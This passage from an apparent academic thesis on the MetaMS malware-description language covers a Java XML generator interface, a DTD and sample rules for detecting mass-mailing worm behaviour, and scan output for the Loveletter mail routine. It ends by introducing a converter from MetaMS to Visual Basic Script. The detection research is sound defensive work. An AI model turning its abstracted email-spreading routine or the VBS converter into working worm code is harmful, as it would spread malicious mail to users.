Obviously, the set of flags is extensible and the detection result is tweak able. Nevertheless as a result, it can be said, that a combination of rule based system and weight based system is possible, if based on an additional abstraction layer in form of a Meta language.

Please note, that the above weights represent pure examples.

6.3.4 XML generator

The “org.ms.xml.Generator” class handles the generation of the XML information (for both files and simple strings). This class implements the “org.ms.xml.BaseOutput” interface. The XML format has been chosen as the standard output format to offer best interoperability between various platforms.

This package provided together with the thesis (org.ms.metams) realises a complete XML generator with stack based DOM security checks and is completely independent from external SAX etc. implementations.

The basic Java interface looks like shown below:

```
package org.ms.metams.xml;

import org.ms.metams.exception.*;

/**
 * Title:        MetaMS JAVA file scanner
 * Description:
 * Copyright:    Copyright (c) 2001
 * Company:      none
 * @author Markus Schmall
 * @version 1.0
 */
public interface XmlBaseOutput
{

   /**
    * prints a given textstring to the output path
    * @param content - string to be printed
    * @throws MSGeneralException
    * @throws MSIOException
    */
   public void printXML(String content) throws MSGeneralException, MSIOException;

   /**
    * opens a new element (e.g. <body>
    * @param name - string name of the element
    * @attrNames - string array for the attributes
    * @attrValues - string array for the values
    * @throws MSGeneralException
    */
   public void openElement(String name, String[] attrNames, String[] attrValues) throws
   MSGeneralException;


   /**
    * opens a new element (e.g. <body> and closes it directly again. This can be used for elements
    * containing
    * only attributes
    * @param name - string name of the element
    * @attrNames - string array for the attributes
```

```
     * @attrValues - string array for the values
     * @throws MSGeneralException
     */
    public void openCloseElement(String name, String[] attrNames, String[] attrValues) throws
    MSGeneralException;


    /**
     * puts a value inside an element
     * @param value - string to be saved
     * @throws MSGeneralException
     */
    public void putValue(String value) throws MSGeneralException;

    /**
     * closes an element (e.g. </body>
     * @param name - name of the element
     * @throws MSGeneralException
     */
    public void closeElement(String name) throws MSGeneralException;


    /**
     * handles a complete element including open and closing
     * @param name - name of the element
     * @throws MSGeneralException
     */
    public void handleSimpleElement(String name, String value) throws MSGeneralException;

}
```

The function “printXML” prints typical XML output information in the format “<CONTENT>” to the defined output stream, which typically is a file. The “openElement” function is needed to open a new element (or “child” following the SAX naming) and offers the possibility to describe also direct attributes of the opened element.

The function “closeElement” is the direct counterpart of the previously mentioned function. Finally, the “putValue” function enables the calling class to put values (actually strings) in the element body. Using these three functions, a complete XML file is creatable.

To generate a complete output from XML information, the following process has to be performed:



Figure 29 : Generation of an XML output

The figure above shows the most complex operation, whereby also certain XML values can be placed within the opened element.

The UML diagram of the XML generator itself looks like shown in Figure 30 : UML diagram of the XML generator implementation.



Figure 30 : UML diagram of the XML generator implementation

6.3.5 Rule based system

The rule system matches the common description of a generic rule based approach as given in chapter “4.1 Heuristic technologies” with an additional abstraction layer.

The rule based system supports an “all-in-one” mode, which adds all flags found in all bodies together and matches the result with the rule database. This allows the MetaMS expert system to act like a standard rule based engine with support for Meta languages as an additional abstraction layer. Actually, this behaviour is achieved by advising the rule-based system to scan the entire body 0 and not to differentiate between child bodies.

Additionally there is a “body-rule” mode (enabled by default), which returns the matched rules/rule blocks per body. If every “ruleblock” of a rule can be matched to a file, the detection process returns a positive result.

It is understandable/acceptable (according to the MetaMS definition), that within the body with id 0 there exist the summation of the found rules/”ruleblocks” of all other MetaMS bodies.

This “body-rule” mode enables the system to determine similarities between blocks. As a result, the MetaMS core system supports comparison between single bodies and can give exact reports about source/generation of malicious codes.

The similarities of single bodies can be determined based on checksums (typically smart checksums can be seen as appropriate at this point) or MetaMS flags (actually acting as heuristic flags), as focussed on in the context of this thesis. Using the MetaMS Meta language for this kind of scenario offers an additional benefit as also cross platform similarities can be detected.

The initial, exemplary XML DTD definition file for the rule based system looks like this:

```
<?xml version="1.0" encoding="UTF-8"?>
<!-- The ruletable is a collection of several unique rules -->
<!ELEMENT RuleTable (Rule+)>
<!ELEMENT description (#PCDATA)>
<!ELEMENT flags EMPTY>
<!ATTLIST flags
type (CP_FILE_FILE | CP_FILE_MAIL | CP_OWNFILE_MAIL | CP_UNKNOWN_MAIL | GEN_WSCRIPT | CP_FILE_STRING | CP_STRING_FILE) #REQUIRED
>
<!ELEMENT trigger EMPTY>
<!ATTLIST trigger
type (unknown | date | system | runtime | infectioncheck | dircheck | filecheck | getfile | fileattribute | adresslistcounter | namelistcounter) #REQUIRED
>
<!ELEMENT checksum EMPTY>
<!ATTLIST checksum
        length CDATA #REQUIRED
        value CDATA #REQUIRED
        type (none | zip | metams) #REQUIRED
>
<!ELEMENT Rule (description?, RuleBlock+)>
<!ELEMENT flagTable (flags+)>
<!ATTLIST flagTable
```

```
        required (yes | no) #REQUIRED
        counter CDATA #IMPLIED
>
<!ELEMENT RuleBlock (description?, trigger?, (flagTable+ | checksum+)*)>
<!ATTLIST RuleBlock
        Importance CDATA #REQUIRED
        NumberOfFlags CDATA #REQUIRED
        TriggerSpecified (No | Yes) #REQUIRED
>
```

The number and names of valid flags will be described by the “type” attribute of the “flags” element. In the above shown DTD file, the following flags are valid:

- CP_FILE_FILE
- CP_FILE_MAIL
- CP_OWNFILE_MAIL
- CP_UNKNOWN_MAIL
- GEN_WSCRIPT
- CP_FILE_STRING
- CP_STRING_FILE

The “ruletable” element is the head/top element and can collect any number of rules. Every rule has a number and a number of “ruleblock” elements, which actually describe the functionality. To add a, as descriptive as possible, rule it is suggested to add a “ruleblock” element for every MetaMS body.

A valid, simple detection rule could look like that:

```
<?xml version="1.0" encoding="UTF-8"?>
<?xml-stylesheet type="text/xsl" href="c:/docs/xml/RuleDisplay.xsl"?>
<!DOCTYPE RuleTable PUBLIC "-//Sun Microsystems, Inc.//DTD J2EE Application 1.2//EN"
                                "http://metams.mschmall.de/RuleTable.dtd">
<RuleTable>
        <Rule>
                <description>
                This is a rule for an empty block. Typically CRC32 checksums
                are initialised with an 0xffffffff
                in the checksum longword.
                </description>
                <RuleBlock Importance="100"  NumberOfFlags="0"
                        TriggerSpecified="No">
                        <checksum length="0" value="ffffffff" type="zip"/>
                </RuleBlock>
        </Rule>
        <Rule>
                <description>
                Simple rule describing a copy operation from a file to a mail
                        item and the send process itself.
                All within a single MetaMS body.
                </description>
                <RuleBlock Importance="100"  NumberOfFlags="2"
                        TriggerSpecified="No">
                        <flagTable required="yes">
                                <flags type="CP_FILE_MAIL"/>
                                <flags type="CP_UNKNOWN_MAIL"/>
```

```
                </flagTable>
            </RuleBlock>
        </Rule>
        <Rule>
            <description>
            Simple rule describing a copy operation from a file to a mail
            item and the send process itself.
            All within a single MetaMS body.
            </description>
            <RuleBlock Importance="100" NumberOfFlags="1"
                TriggerSpecified="No">
                <flagTable required="yes">
                    <flags type="CP_FILE_STRING"/>
                </flagTable>
            </RuleBlock>
        </Rule>
</RuleTable>
```

Within every “ruleblock” element, there is an “Importance” attribute. This value is mandatory and valid values for this “RuleBlock” entry are 1 – 100. Using this attribute the comparison ability between known malicious codes can be enhanced and made more exact. The “Importance” flag describes the importance of the “ruleblock” for the identification of the malicious code.

Example:

Imaging the following situation, that a file is scanned against the following rule:

One rule containing four “rulebock” elements, every “ruleblock” element has an importance of 25. Three “ruleblock” elements can be also found in the actual scanned file. This means, that the currently scanned file has 75 % comparable functionality within its code compared to the given rule. Increasing the importance of the three found blocks results in a higher comparable functionality index.

The internal dependencies are also described in figure “Figure 31 : Rule structure” using an UML sequence diagram:



Figure 31 : Rule structure

A XSL file to display rules within WWW browsers can be found in appendix in the chapter “9.6 XSL definition file for MetaMS rules”.

The Java “org.ms.metams.rule” package consists of several classes, whereby three classes have outstanding functionality:

- org.ms.metams.scanner
- org.ms.metams.MetaMSReader
- org.ms.metams.RuleBase

All other classes can be only accessed by calling one of the three main functions. The “scanner” class is contains the entry point for the rule-based system. It expects within the main class two arguments. The first argument represents the file to be scanned and the second argument is the rule base to be used.

The UML diagram of the scanner implementation can be found in Figure 32 : UML diagram of the rule scanner implementation.



Figure 32 : UML diagram of the rule scanner implementation

The above-mentioned class “org.ms.metams.rule.MetaMSReader” also handles all operations to locate certain flags within the MetaMS code. This can be seen as additional layer of abstraction, as the flags will be generated out of the MetaMS code.

To optimize several processes, each flag will be searched just once within the search process and the result will be saved in a hashed table, which contains objects of type "org.ms.metams.rule.FlagCollection".

This class is also directly utilized by the weight-based system. The weight-based system simply adds the values for the found flags ignoring the number of occurrences of the single flags.

The UML diagram can be found in Figure 33 : UML diagram of FlagCollection implementation.



Figure 33 : UML diagram of FlagCollection implementation

When looking at the DTD file for the rules, it has to be noted, that a "ruleblock" is actually the rule-based system's representation of a MetaMS body. A certain trigger, or even a group of triggers can activate every "ruleblock" element (therefore every body). This trigger can be defined in the header of every "ruleblock" child element.

By inserting this trigger handling, it is possible to define exacter rules and to analyse similarities in an optimized/more detailed way.

When thinking back on W97M/Melissa based mass mailing routines, it should be possible to detect mass mailing functionality, even if the inner loop constructions differ.

Examples:

address lists * # address list entries (every entry receives an own mail)
address lists * # address list entries (every list receives an own mail)
address lists * # address list entries (one mail)

Generally the rule based engine needs the "intelligence" to combine the given ruleblock trigger elements and to "see" the resulting functionality.

The rule-based engine within the scope of this thesis mainly uses flags, which will be grouped together by rule blocks. The available flags can be found within the “RuleBlock” DTD (as shown on the top of this chapter).

As a result, we have two layers of Meta information:

- MetaMS files
- rules containing flags, which interpret the MetaMS files

The following graphic (Figure 34 : Different layers of Meta information) shows the internal process flow and dependencies:



Figure 34 : Different layers of Meta information

When looking at the figure shown on the previous page it becomes clear, that in contrast to traditional heuristic engines (as e.g. described in chapter “4.1 Heuristic technologies”) the MetaMS system offers a second level of abstraction.

The first level depends on the generation of the MetaMS language itself. The second abstraction layer is based on the utilized rules and the corresponding weights itself:

The (abstracted) MetaMS operation as shown below represents a typical mail replication routine:

```
<copy from="file" to="mail" id="1">
        <description>Email spreading functionality</description>
        <body_id>3</body_id>
</copy>
```

As seen in malicious code, this above shown operation is typically within a separate MetaMS body, which is based on a loop. This loop is based on an address list / address entry trigger as described in chapter 2.

The corresponding flag for the rule-based system is “CP_FILE_MAIL”. In this very first example the rule-based system simply searches for MetaMS “copy” elements, which do have as source parameter the value “file” and as a destination parameter the value “mail”. Nevertheless the rule based system can be extended to check for this special flags within certain contexts (e.g. within a loop operation etc.), which enables more detailed detections.

Scanning e.g. the file “lvmailmetams.xml” (supplied in the xml drawer on the CD and in an earlier chapter about the conversion of the VBS/Loveletter mail replication routine) against the rule

```
<Rule>
        <description>
        simple rule describing a copy operation from a file to a mail item and the send process itself.
        All within a single MetaMS body.
        </description>
        <RuleBlock Importance="100"  NumberOfFlags="2" TriggerSpecified="No">
                        <flagTable required="yes">
                                <flags type="CP_FILE_MAIL"/>
                                <flags type="CP_UNKNOWN_MAIL"/>
                        </flagTable>
        </RuleBlock>
</Rule>
```

Results in the following output:

```
Ruleblock 2 matched to following bodies:
Body Nr. 6
This includes the following parent bodies:
Body 6
Body 5
Body 4
Body 2
Body 1
Body 0
```

The engine is able to recognize MetaMS “body” relations. As a result, the rule “just” matches a single body and all other bodies have been classified as “parent” bodies.

6.4 MetaMS to Visual Basic Script converter

The "MetaMS-to-Visual Basic Script" converter has been designed to generate Visual Basic Script code based on standard MetaMS elements/code, which has been created with the conformity to the MetaMS language definition (the DTD) in mind. The overall converter implementation resides in the Java package "org.ms.metams.convert". This converter is working not in a linear way ('line by line'); instead, it works by addressing each stored MetaMS element on its own. Initially all MetaMS "body" elements will be calculated and the basic structures will be set up.

The "org.ms.metams.convert" package contains three classes:

- Startup
- MetaMSReader
- Converter

The "Startup" class is the command line interface for the converter itself and does not contain any functionality except for the management code.

The "MetaMSReader" class contains the code to read in the MetaMS XML code (within the context of this thesis directly out of the file system, database entries are not supported) and offers interfaces to access the core information.

Core element within the package is the "Converter" class. All conversion logic resides within this class, whereby the overall code has been designed to be short and maintainable. The figure below ("Figure 35: UML diagram of the MetaMS-to-VBS converter") shows the basic design of the class.



Figure 35: UML diagram of the MetaMS-to-VBS converter

The initial lines of a newly generated code contain always the creation/instantiation of some standard COM/ActiveX objects, which typically will be utilized in Visual Basic Script malicious codes:

- Scripting.FileSystemObject
- WScript.Shell

